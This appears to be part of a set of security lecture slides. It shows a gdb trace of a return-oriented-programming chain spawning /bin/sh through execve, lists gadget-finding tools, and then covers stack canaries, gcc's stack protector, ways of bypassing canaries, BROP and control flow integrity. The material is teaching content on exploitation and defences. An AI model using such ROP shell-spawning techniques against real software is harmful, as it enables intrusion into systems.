(gdb) x/2wx 0x80ea06c
0x80ea06c: 0x080ea060 0x00000000
(gdb) x/1wx 0x080ea068
0x80ea068: 0x00000000
(gdb) c
```

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff694
%ebp	0x65646362
%eip	0x080493e1

Continuing.

```
process 5381 is executing new program:
/bin/dash
```

```
execve("/bin//sh", ["/bin//sh", NULL], NULL);
```

Fully ASLR proof ROP payload!

ROP

- Automated tools to find gadgets
 - pwntools
 - ROPgadget
 - ropper
 - ...
- Automated tools to build ROP chain
 - ROPgadget
 - ...
- Pwntools is a comprehensive library used by most of the top CTF teams

Making Exploitation Harder

- The next step is preventing the overwrite of the return address on the stack
- Step 2: Canaries
 - StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, USENIX Security 1998

StackGuard

- StackGuard writes a canary value before the return address on the stack
 - Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
 - Random canary: random value stored in location known only to the validation code (and protected with unmapped pages)
 - XOR canary: random ^ return address
- During the epilogue the value is verified before performing a ret instruction
- This is achieved by means of a modified function prologue/epilogue (need recompilation)
- Introduces overhead

Stack Canaries in Linux

- The GNU compiler (gcc) implements a form of stack protection, known as ProPolice or Stack Smashing Protector (SSP), since version 4.1
 - `-fstack-protector` and `-fstack-protector-all` options
- ProPolice combines canaries with a stack layout that minimizes the chances of being exploitable
 - Rearranges memory so that arrays cannot be used to overwrite local variables (e.g., a function pointer)
 - Arguments cannot be rearranged, and therefore function pointer arguments are copied into local variables and then the local reference is used within the code
- See “Protecting from stack-smashing attacks” by Hiroaki Etoh and Kunikazu Yoda

Bypassing Canaries

- Canaries can be bypassed by overflowing a pointer used as a destination of a strcpy()-like function
- Can overwrite the return address without touching the canary
 - The XOR canary was introduced to protect from this attack
- Pointers in the function frame can still be overwritten
- This require knowledge of the process memory layout
- Note: Window implements similar protection using the /GS compiler option
- BROP
 - Blind Return Oriented Programming
 - <http://www.scs.stanford.edu/brop/>

Making Exploitation Harder

- New Technology: Control Flow Integrity
- Control-Flow Integrity: Principles, Implementation and Applications by M. Abadi et al., CCS 2005

Control Flow Integrity

- Programs have a control-flow graph (CFG)
 - Basic blocks
 - Direct or indirect control transfers
- Memory corruption attacks often result in execution paths that do not exist in the CFG
- Control Flow Integrity (CFI) enforces that execution follows the CFG
- An application is analyzed at compile time and its CFG is derived
- The application is then instrumented in order to check that, at run-time, the control transfer follow the established CFG